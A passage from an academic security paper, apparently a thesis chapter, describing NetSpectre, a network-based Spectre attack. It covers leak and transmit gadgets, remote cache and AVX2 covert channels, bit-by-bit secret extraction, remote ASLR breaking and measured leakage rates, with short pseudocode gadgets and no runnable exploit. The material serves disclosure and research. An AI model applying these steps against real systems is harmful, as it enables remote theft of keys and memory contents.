Before the value of a branch condition is known (resolved), the CPU predicts the most likely outcome and then continues with the corresponding code path. There are several reasons why the result of the condition is not known at the time of evaluation, e.g., a cache miss on parts of the condition, complex dependencies which are not yet satisfied, or a bottleneck in a required execution unit. By hiding these latencies, speculative execution leads to faster overall execution if the branch condition was predicted correctly. Intermediate results of a wrongly predicted condition are simply not committed to the architectural state, and the effective performance is similar to that which would have occurred had the CPU never performed any speculative execution. However, any modifications of the microarchitectural state that occurred during speculative execution, such as the cache state, are not reverted.

As our NetSpectre attack is mounted over the network, the victim device requires a network interface an attacker can reach. While this need not necessarily be Ethernet, a wireless or cellular link are also possible. Moreover, the target of the attack could also be baseband firmware running within a phone [8, 7]. The attacker must be able to send a large number of network packets to the victim but not necessarily within a short time

```
if (x < length)
    if(array[x] > y)
        flag &= true
```

Listing 6.1: Excerpt of a function executed when a network packet is processed.

frame. Furthermore, the content of the packets in our attack is not required to be attacker-controlled.

In contrast to local Spectre attacks, our NetSpectre attack is not split into two phases. Instead, the attacker constantly performs operations to mistrain the CPU, which will make it constantly run into exploitably erroneous speculative execution. NetSpectre does not mistrain across process boundaries, but instead trains in-place by passing in-bounds and out-of-bounds values alternatingly to the exposed interface.For our NetSpectre attack, the attacker requires two Spectre gadgets, which are executed if a network packet is received: a *leak gadget*, and a *transmit gadget*. The *leak gadget* accesses an array offset at an attacker-controlled index, compares it with a user provided value, and changes some microarchitectural state depending on the result of the comparison. The *transmit gadget* performs an arbitrary operation where the runtime depends on the microarchitectural state modified by the *leak gadget*. Hidden in a significant amount of noise, this timing difference can be observed in the network packet response time. Spectre gadgets can be found in modern network drivers, network stacks, and network service implementations.

To illustrate the working principle of our NetSpectre attack, we consider a basic example similar to the original Spectre-PHT example [35] in an adapted scenario: the code in Listing 6.1 is part of a function that is executed when a network packet is received. Note that this just one variant to enable bit-wise leakage, there is an abundance of other gadgets that leak a single bit. We assume that `x` is attacker-controlled, e.g., a field in a packet header or an index for some API. This code forms our *leak gadget*.

The code fragment begins with a bound check on `x`, a best practice for secure software. The attacker can remotely exploit speculative execution as follows:

1. The attacker sends multiple network packets with the value of `x` always in bounds. This trains the branch predictor, increasing the chance that the outcome of the comparison is predicted as true.
2. A packet where `x` is out of bounds is sent, such that `array[x]` is a secret value in the target's memory. However, the branch predictor still assumes the bounds check to be true, and the memory access is speculatively executed.
3. If the attacker-controlled value `y` is less than the secret value `array[x]`, the `flag` variable is accessed.

While changes are not committed architecturally after the condition is resolved, microarchitectural state changes are not reverted. Thus, in Listing 6.1, the cache state of `flag` changes although the value of `flag` does not change. Only if the attacker guessed `y` such that it is less than `array[x]`, `flag` is cached. Note that the operation on `flag` is not relevant as long as `flag` is accessed.

The *transmit gadget* is much simpler, as it only has to use `flag` in an arbitrary operation. Consequently, the execution time of the gadget will depend on the cache state of `flag`. In the most simple case, the *transmit gadget* simply returns the value of `flag`, which is set by the *leak gadget*. As the architectural state of `flag` (*i.e.*, its value) does not change for out-of-bounds `x`, it does not leak secret information. However, the response time of the *transmit gadget* depends on the microarchitectural state of `flag` (*i.e.*, whether it is cached), which leaks one secret bit of information.

To complete the attack, the attacker performs a binary search over the value range. Each tested value leaks one secret bit. As the difference in the response time is in the range of nanoseconds, the attacker needs to average over a large number of measurements to obtain the secret value with acceptable confidence. Indeed, our experiments show that the difference in the microarchitectural state becomes visible when performing a large number of measurements. Hence, an attacker can first measure the two corner cases (*i.e.*, cached and uncached) and afterward, to extract a real secret bit, perform as many measurements as necessary to distinguish which case it is with confidence, e.g., using a threshold or a Bayes classifier.

We refer to the two gadgets, the *leak gadget* and the *transmit gadget*, as *NetSpectre gadgets*. Running a *NetSpectre gadget* may require sending more than one packet. Furthermore, the *leak gadget* and *transmit gadget* may be reachable via different independent interfaces, *i.e.*, both interfaces




Figure 6.1.: The interaction of the *NetSpectre gadget* types.

must be attacker-accessible. Figure 6.1 illustrates the two gadgets types that are detailed in Section 3.2.

From the listings illustrating gadgets, it is clear that such code snippets exist in real-world code (cf. Listing 6.3). However, as they can potentially be spread across many instructions and might not be visible in the source code, identifying such gadgets is currently an open problem which is also discussed in other Spectre papers [35, 34, 37, 41]. Moreover, the reachability of a gadget with specific constraints is an orthogonal problem and out of scope for this paper. As a consequence, we follow best practices by introducing Spectre gadgets into software run by the victim to evaluate the attack in the same manner as other Spectre papers [34, 37, 41]. Suitable gadgets can be located in real-world software applications through static analysis of source code or through binary inspection.




Figure 6.2.: Depending on the gadget location, the attacker can access memory of the application or the entire kernel, typically including all system memory.

3.1. Gadget location

The set of attack targets depends on the location of the *NetSpectre gadgets*. As illustrated in Figure 6.2, on a high level, there are two different gadget locations: in the user space or in the kernel space. However, they can also be found in software running below, e.g., hypervisor, baseband or firmware.

Attacks on the Kernel. The network driver is usually implemented in the kernel of the operating system, either as a fixed component or as a kernel module. In either case, kernel code is executed when a network packet is received. If any kernel code processed during the handling of the network packet contains a *NetSpectre gadget*, *i.e.*, an attacker-controlled part of the packet is used as an index, comparing the array value with a second user-controlled value, a NetSpectre attack is possible.

An attack on the kernel code is particularly powerful, as the kernel does not only have the kernel memory mapped but typically also the entire physical memory. On Linux and macOS, the physical memory can be accessed via the direct-physical map, *i.e.*, every physical memory location is accessible via a predefined virtual address in the kernel address space. Windows does not use a direct-physical map but maintains memory pools, which typically also map a large fraction of the physical memory. Thus, a NetSpectre attack using a *NetSpectre gadget* in the kernel can in general leak arbitrary values from memory.

Attacks on the User Space. Usually, network packets are not only handled by the kernel but are passed on to a user-space application which processes the content of the packet. Hence, not only the kernel but also user-space applications can contain *NetSpectre gadgets*. In fact, all code paths that are executed when a network packet arrives are candidates to look for *NetSpectre gadgets*. This does include code both on the server side and the client side.

An advantage in attacking user-space applications is the significantly larger attack surface, as many applications process network packets. Especially on servers, there are an abundance of services processing user-controlled network packets, e.g., web servers, FTP servers, or SSH daemons. Moreover, a remote server can also attack a client machine, e.g., via web sockets, or SSH connections. In contrast to attacks on the kernel space, which in general can leak any data stored in the system memory, attacks on a user-space application can only leak secrets of the attacked application.

Such application-specific secrets include secrets of the application itself, e.g., credentials and keys. Thus, a NetSpectre attack using a *NetSpectre gadget* in an application can access arbitrary data processed by the application. Furthermore, if the victim is a multi-user application, e.g., a web server, it also contains the secrets of multiple users. This is especially interesting for popular websites with many users.

3.2. Gadget type

We now discuss the different *NetSpectre gadgets*; the *leak gadget* to encode a secret bit into a microarchitectural state, and the *transmit gadget* to transfer the microarchitectural state to a remote attacker.

Leak Gadget. A *leak gadget* leaks secret data by changing a microarchitectural state depending on the value of a memory location that is not directly accessible to the attacker. The state changes on the victim device, not directly observable over the network. A NetSpectre *leak gadget* only leaks a single bit. Single-bit gadgets are the most versatile, as storing a one-bit (binary) state can be accomplished with many microarchitectural states, as only two cases have to be distinguished (cf. Section 4). Thus, we focus on single-bit *leak gadgets* in this paper as they can be as simple as shown in Listing 6.1. In this example, a value (`flag`) is cached if the value at the attacker-chosen location is larger than the attacker-chosen value `y`. The attacker can use this gadget to leak secret bits into the microarchitectural state.

Transmit Gadget. In contrast to Spectre, NetSpectre requires an additional gadget to transmit the leaked information to the attacker. As the attacker does not control any code on the victim device, the recovery process, *i.e.*, observing the microarchitectural state, cannot be implemented by the attacker. Furthermore, the architectural state can usually not be accessed via the network and, thus, it would not even help if the gadget converts the state.

From the attacker's perspective, the microarchitectural state must become visible over the network. This may not only happen directly via the content of a network packet but also via side effects. Indeed, the microarchitectural state will in some cases become visible, e.g., in the form of the response time. We refer to a code fragment which exposes the microarchitectural state to a network-based attacker and which can be triggered by an attacker, as a *transmit gadget*. Naturally, the *transmit*

gadget has to be located on the victim device. With a *transmit gadget*, the microarchitectural state measurement happens on a remote machine but exposes the microarchitectural state over a network-reachable interface.

In the original Spectre attack, Flush+Reload is used to transfer the microarchitectural state to an architectural state, which is then read by the attacker to leak the secret. The ideal case would be if such a Flush+Reload gadget is available on the victim, and the architectural state can be observed over the network. However, as it is unlikely to locate an exploitable Flush+Reload gadget on the victim and access the architectural state, regular Spectre gadgets cannot simply be retrofitted to mount a NetSpectre attack.

In the most direct case, the microarchitectural state becomes visible for a remote attacker, through the latency of a network packet. A simple *transmit gadget* for the *leak gadget* shown in Listing 6.1 just accesses the variable `flag`. The response time of the network packet depends on the cache state of the variable, *i.e.*, if the variable was accessed, the response takes less time. Generally, an attacker can observe changes in the microarchitectural state if such differences are measurable via the network.

4. Remote Microarchitectural Covert Channels

A cornerstone of our NetSpectre attack is building a microarchitectural covert channel that exposes information to a remote attacker (cf. Section 3). Since in our scenario the attacker cannot run any code on the target system, we use a *transmit gadget* whose execution can be triggered by the attacker. In this section, we present the first remote access-driven cache attack, *Thrash+Reload*, a variant of Evict+Reload. We show that with *Thrash+Reload*, an attacker can build a covert channel from the speculative execution on the target device to a remote receiving end on the attacker's machine. Furthermore, we also present a previously unknown microarchitectural covert channel based on AVX2 instructions. We show that this covert channel can be used in NetSpectre attacks, yielding even higher transmission rates than the remote cache covert channel.




Figure 6.3.: Measuring the response time of a *transmit gadget* accessing a certain variable. Only by performing a large number of measurements, the difference in the response timings depending on the cache state becomes visible. The distribution's average values are shown as dashed lines.

4.1. Remote Cache Covert Channel

Kocher et al. [35] use the cache as the microarchitectural element to encode the leaked data. This allows using well-known cache side-channel attacks, such as Flush+Reload [61] or Prime+Probe [49, 52] to deduce the microarchitectural state and thus the encoded data. However, not only caches keep microarchitectural states which can be used for covert channels [53, 16, 11, 19, 56].

Mounting a Spectre attack by using the cache has three main advantages: there are powerful methods to make the cache state visible, many operations modify the cache state and are thus visible in the cache, and the timing difference between a cache hit and cache miss is comparably large. Flush+Reload is usually considered the most fine-grained and accurate cache attack, with almost zero noise [61, 24, 19]. If shared memory is not available, Prime+Probe is considered the next best choice [45, 57]. Consequently, all Spectre attacks published so far use either Flush+Reload [35, 14] or Prime+Probe [60].

For the first NetSpectre attack, we need to adapt local cache covert channel techniques. Instead of measuring the memory access time directly, we measure the response time of a network request which uses the corresponding memory location. Hence, the response time is influenced by the cache state of the variable used for the attack. The difference in the response time due to the cache state is in the range of nanoseconds since memory accesses are comparably fast.




Figure 6.4.: The probability that a specific variable is evicted from the victim's last-level cache by downloading a file from the victim (Intel i5-6200U). The larger the downloaded file, the higher the probability that the variable is evicted.

The network latency is subject to many factors, leading to noisy results. However, the law of large numbers applies: no matter how much statistically independent noise is included, averaging over a large number reveals the signal [1, 33, 2, 9, 62]. Hence, an attacker can still obtain the secret value with confidence.

Figure 6.3 shows that the difference in the microarchitectural state is indeed visible when performing a large number of measurements. The average values of the two distributions are illustrated as dashed vertical lines. An attacker can either use a classifier on the measured values, or first measure the two corner cases (cached and uncached) to get a threshold for the real measurements.

Still, as the measurement destroys the cache state, *i.e.*, the variable is always cached after the first measurement, the attacker requires a method to evict (or flush) the variable from the cache. As it is unlikely that the victim provides an interface to flush or evict a variable directly, the attacker cannot use well-known cache attacks but has to resort to more crude methods. Instead of the targeted eviction in Evict+Reload, we simply evict the entire last-level cache by thrashing the cache, similar to Maurice et al. [44]. Hence, we call this technique *Thrash+Reload*. To thrash the entire cache without code execution, we use a network-accessible interface. In the simplest form, any packet sent from the victim to the attacker, e.g., a file download, can evict a variable from the cache.

Figure 6.4 shows the probability of evicting a specific variable (*i.e.*, the `flag` variable) from the last-level cache by requesting a file from the victim. The victim is running on an Intel i5-6200U with 3 MB last-level cache.

Downloading a 590 kilobytes file evicts our variable with a probability of $\geq 99\,\%$.

With a mechanism to distinguish hits and misses, and a mechanism to evict the cache, we have all building blocks required for a cache side-channel attack or a cache covert channel. *Thrash+Reload* combines both mechanisms over a network interface, forming the first remote cache covert channel. In our experiments on a local area network, we achieve a transmission rate of up to 4 bit per minute, with an error rate of $< 0.1\,\%$. This is significantly slower than cache covert channels in a local native environment, e.g., the most similar attack (Evict+Reload) achieves a performance of 13.6 kb/s with an error rate of 3.79 %.

We use our remote cache covert channel for remote Spectre attacks. However, remote cache covert channels and especially remote cache side-channel attacks are an interesting object of study. Many attacks that were presented previously would be devastating if mounted over a network interface [61, 25, 22].

4.2. Remote AVX-based Covert Channel

To demonstrate the first Spectre variant which does not rely on the cache as the microarchitectural element, we require a covert channel which allows transmitting information from speculative execution to an architectural state. Thus, we build a novel covert channel based on timing differences in AVX2 instructions. This covert channel has a low error rate and high performance, and it allows for a significant performance improvement in our NetSpectre attack as compared to the remote cache covert channel.

To save power, the CPU can power down the upper half of the AVX2 unit which is used to perform operations on 256-bit registers. The upper half of the unit is powered up as soon as an instruction is executed which uses 256-bit values [46]. If it is not used for more than 1 ms, it is powered down [17].

Performing a 256-bit operation when the upper half is powered down incurs a significant performance penalty. For example, we measured the execution (including measurement overhead) of a simple bit-wise AND of two 256-bit registers (`VPAND`) on an Intel i5-6200U (cf. Figure 6.5). If the upper half is active, the operation takes on average 210 cycles, whereas if the upper half is powered down (*i.e.*, it is inactive), the operation takes




Figure 6.5.: If the AVX2 unit is inactive (powered down), executing an AVX2 instruction takes on average 366 cycles longer than on an active AVX2 unit (Intel i5-6200U). Average values shown as dashed lines.

on average 576 cycles. The difference of 366 cycles is even larger than the difference between cache hits and misses, which is only 160 cycles on the same system. Hence, the timing difference in AVX2 instructions is better for remote microarchitectural attacks.

Similarly to the cache, reading the latency of an AVX2 instruction also destroys the encoded information. Therefore, an attacker requires a method to reset the AVX2 unit, *i.e.*, power down the upper half. In contrast to the cache, this is easier, as the upper half of the AVX2 unit is automatically powered down after 1 ms of inactivity. Thus, an attacker only has to wait at least 1 ms.




Figure 6.6.: The number of cycles it takes to execute the `VPAND` instruction (with measurement overhead) after not using the AVX2 unit. After 0.5 ms, the upper half of the AVX2 unit powers down, which increases the latency for subsequent AVX2 instructions. After 1 ms, it is fully powered down, and we see the maximum latency for subsequent AVX2 instructions.

```
if (x < length)
    if(array[x] > y)
        _mm256_instruction();
```

Listing 6.2: AVX2 NetSpectre gadget which encodes one bit of information.

Figure 6.6 shows the execution time of an AVX2 instruction (specifically `VPAND`) after inactivity of the AVX2 unit. If the inactivity is shorter than 0.5 ms, *i.e.*, the last AVX2 instruction was executed not more than 0.5 ms ago, there is no performance penalty when executing an AVX2 instruction which uses the upper half of the AVX2 unit. After that, the AVX2 unit begins powering down, increasing the execution time for any subsequent AVX2 instruction, as the unit has to be powered up again while emulating AVX2 in the meantime [17]. It is fully powered down after approximately 1 ms, leading to the highest performance penalty if any AVX2 instruction is executed in this state.

A *leak gadget* using AVX2 is similar to a *leak gadget* using the cache. Listing 6.2 shows (pseudo-)code of an AVX2 *leak gadget*. The `_mm256_instruction` represents an arbitrary 256-bit AVX2 instruction, e.g., `_mm256_and_si256`. If the referenced element `x` is larger than the user-controlled value `y`, the instruction is executed, and as a consequence, the upper half of the AVX2 unit is powered on. The power up also happens if the branch-prediction outcome of the bounds check was incorrect and the AVX2 instruction is accessed speculatively. Note that there is no data dependency between the AVX2 instruction and the array lookup. Only the information whether an AVX2 instruction was executed is used to transmit the secret bit of information through the covert channel.

The *transmit gadget* is again similar to the *transmit gadget* for the cache. Any function that uses an AVX2 instruction, and has thus a measurable runtime difference observable over the network, can be used as a *transmit gadget*. Even the *leak gadget* shown in Listing 6.2 can act as a *transmit gadget*. By providing an in-bounds value for `x`, the runtime of the function depends on the state of the upper half of the AVX2 unit. If the upper half of the unit was used before, *i.e.*, a '1'-bit (`array[x] > y`) was leaked, the function executes faster than if the upper half was not used before, *i.e.*, a '0'-bit (`array[x] <= y`) was leaked.

With these building blocks, we build the first pure-AVX covert channel and the first AVX-based remote covert channel. In our experiments in a native

local environment, we achieve a transmission rate of 125 B/s with an error rate of 0.58 %. In a local area network, we achieve a transmission rate of 8 B/min, with an error rate of <0.1 %. Since the true capacity of this remote covert channel is higher than the true capacity of our remote cache covert channel, it yields higher performance in our NetSpectre attack.

5. Attack Variants

In this section, we first describe an attack to extract secret data via value-thresholding bit-by-bit from the memory of the target system. We then describe how to defeat ASLR on the remote machine, paving the way for remote exploitation. We use gadgets based on Spectre-PHT for illustrative purposes, but this can naturally be done with any Spectre gadget that lies in a code path reached from handling a remote packet.

5.1. Extracting Data from the Target

With typical *NetSpectre gadgets* (cf. Section 3), the attack consists of 4 steps. Depending on the gadgets, the *leak gadget* and *transmit gadget* can be the same.

1. Mistrain the branch predictor.
2. Reset the state of the microarchitectural element.
3. Leak a bit via value-thresholding to the microarchitectural element.
4. Expose the element state to the network.

In step 1, the attacker mistrains the branch predictor of the victim to run a Spectre attack by using the *leak gadget* with valid indices. The valid indices ensure that the branch predictor learns always to take the branch, *i.e.*, speculating that the condition is true. With no feedback to the attacker, the microarchitectural state does not have to be reset or transmitted.

In step 2, the attacker resets the microarchitectural state to enable encoding leaked bits using a microarchitectural element. This step depends on the used microarchitectural element, e.g., when using the cache, the attacker downloads a large file from the victim; for AVX2, the attacker waits for about 1 ms.

```
if (x < array_length)
   access(array[x])
```

Listing 6.3: A NetSpectre gadget which can be used to break ASLR.

In step 3, the attacker exploits Spectre to leak a single bit from the victim. As the branch predictor is mistrained in step 1, providing an out-of-bounds index to the *leak gadget* will run the in-bounds path and modify the microarchitectural element, *i.e.*, the bit is encoded in the microarchitectural element.

In step 4, the attacker has to transmit the encoded information via the network. This step corresponds to the second phase of the original Spectre attack. In contrast to the original Spectre attack, which uses a cache attack, the attacker uses the *transmit gadget* for this step as described in Section 4. The attacker sends a network packet which is handled by the *transmit gadget* and measures the time from sending the packet until the response arrives. As described in Section 4, this round-trip time depends on the state of the microarchitectural element, and thus on the leaked bit.

As the network latency varies, the four steps have to be repeated to eliminate the noise caused by these fluctuations. Typically, the variance in latency follows a certain distribution depending on multiple factors, e.g., distance, number of hops, network congestion [26, 21, 13]. The number of repetitions depends mainly on the variance in network connection latency. Thus, depending on the latency distribution, the number of repetitions can be deduced using statistical methods. In Section 6.1, we evaluate this variant and provide empirically determined numbers for our attack setup.

5.2. Remotely Breaking ASLR on the Target

If the attacker has no access to bit-leaking *NetSpectre gadgets*, it is possible to use a weaker *NetSpectre gadget* which does not leak the actual data but only information about the corresponding address. Such gadgets were not considered harmful for Spectre attacks, which already have local code execution, as ASLR does not protect against local attacks. However, in a remote scenario, it is very valuable to break ASLR. If such a *NetSpectre gadget* is found in a user-space program, it breaks ASLR for this process.

Listing 6.3 shows a *leak gadget* which we use to break ASLR in 3 steps:

1. Mistrain the branch predictor.
2. Out-of-bounds access to cache a known memory location.
3. Measure the execution time of a function via network to deduce whether the out-of-bounds access cached it.

The mistraining step is the same as for any Spectre attack, leading to speculative out-of-bounds accesses relative to the array. If the attacker provides an out-of-bounds value for `x` after mistraining, the array element indexed is speculatively accessed. Assuming a byte array and an (unsigned) 64-bit index, an attacker can (speculatively) access any memory location, as the index wraps around if the base address plus the index is larger than the virtual memory. If the byte at this memory location is valid and cacheable, the speculative execution will fetch the corresponding memory location into the cache. Thus, this gadget allows caching arbitrary memory locations which are valid in the current virtual memory, *i.e.*, every mapped memory location of the current application.

The attacker uses this gadget to cache a memory location at a known location, e.g., the vsyscall page which is mapped into every application at the same virtual address [15]. The attacker measures the execution time of a function accessing the now cached memory location. If it is faster, the out-of-bounds index actually cached an address used by this function. From the known address and the index value, *i.e.*, the relative offset to the known address, the address of the *leak gadget* can be calculated.

With an ASLR entropy of 30 b on Linux [42], there are 2^{30} possible offsets the attacker has to check. Due to the KPTI (formerly KAISER [23]) patches, no other page close to the vsyscall page is mapped in the user space. Consequently, in the 2^{30} possible offsets, there is only a single valid, and thus cacheable, offset. Hence, we can perform a binary search to find the correct offset, *i.e.*, speculatively try to load half of the possible offsets into the cache and check a single time. If the single valid offset was cached, the attacker chose the correct half. Otherwise, the attacker continues with the other half. This reduces the number of checks to defeat ASLR to only 30.

Although vsyscall is a legacy feature, we found it to be still enabled on Ubuntu 17.10 and Debian 9.4, the default operating system for VMs on the Google Cloud. Moreover, any other function or data can be used instead of vsyscall if the address is known. If the address of the *leak gadget* is known, it can be repeated to de-randomize any other function where its execution time of can be measured via the network. If the attacker knows

a memory page at a fixed offset in the kernel, the same attack can be run on a *NetSpectre gadget* in the kernel to break KASLR.

6. Evaluation

In this section, we evaluate NetSpectre and the performance of our proof-of-concept implementation. Section 6.1 provides a qualitative evaluation and Section 6.2 a quantitative evaluation of our NetSpectre attacks. For the evaluation, we used laptops (Intel i5-4200M, i5-6200U, i7-8550U), as well as desktop PCs (Intel i7-6700K, i7-8700K), an unspecified Intel Xeon Skylake in the Google Cloud Platform, and an ARM A75.

6.1. Leakage

To evaluate NetSpectre on the different devices, we constructed a victim program which contains the same *leak gadget* and *transmit gadget* on all test platforms (cf. Section 3). We leaked known values from the victim to verify that our attack was successful and to determine how many measurements are necessary. Except for the cloud setup, all evaluations were done in a local lab environment. We used Spectre-PHT for all evaluations. However, other Spectre variants can be used in the same manner.

Desktop and Laptop Computers. Like other microarchitectural attacks, NetSpectre requires a large number of measurements to distinguish bits with a certain confidence (law of large numbers). On a local network, around 100 000 measurements are required to observe a difference clearly.

For our local attack, we had a gigabit connection between victim and attacker, a typical scenario in local networks and for network connections of dedicated and virtual servers. We measured a standard deviation of the network latency of 15.6 µs. Applying the three-sigma rule [54], in at least 88.8 % cases, the latency deviates ±46.8 µs from the average. This is nearly 3 orders of magnitude larger than the actual timing difference the attacker wants to measure, explaining the large number of measurements required.

Our proof-of-concept NetSpectre implementation leaks arbitrary bits from the victim by specifying an out-of-bounds index and comparing it with a user-provided value. Figure 6.7 shows the leakage of one byte using




Figure 6.7.: Leaking the byte 100 (`01100100` in binary) bit by bit using a NetSpectre attack. The maximum of the histograms (green circle) can be separated using a simple threshold (red line). If the maximum is left of the threshold, the bit is interpreted as '1', otherwise as '0'.




Figure 6.8.: Histogram of the measurements for a '0'-bit and a '1'-bit (`array[x] <= y` and `array[x] > y`) on an ARM Cortex A75. Although the times for both cases overlap, they are clearly distinguishable.

our proof-of-concept implementation. For every bit, we repeated the measurements 1 000 000 times. Although we only use a naïve threshold on the maximum of the histograms, we can clearly distinguish '0'-bits from '1'-bits (`array[x] <= y` and `array[x] > y`). More sophisticated methods, e.g., machine learning approaches, might be able to reduce the number of measurements further.

ARM Devices. Also in our evaluation on ARM devices, we used a wired network, as the network-latency varies too much in today's wireless connections. The ARM core we tested turned out to have a significantly higher variance in the network latency. We measured a standard deviation of the network latency of 128.5 µs. Again, with the three-sigma rule, we estimate that at least 88.8 % of the measurements are within ±385.5 µs.

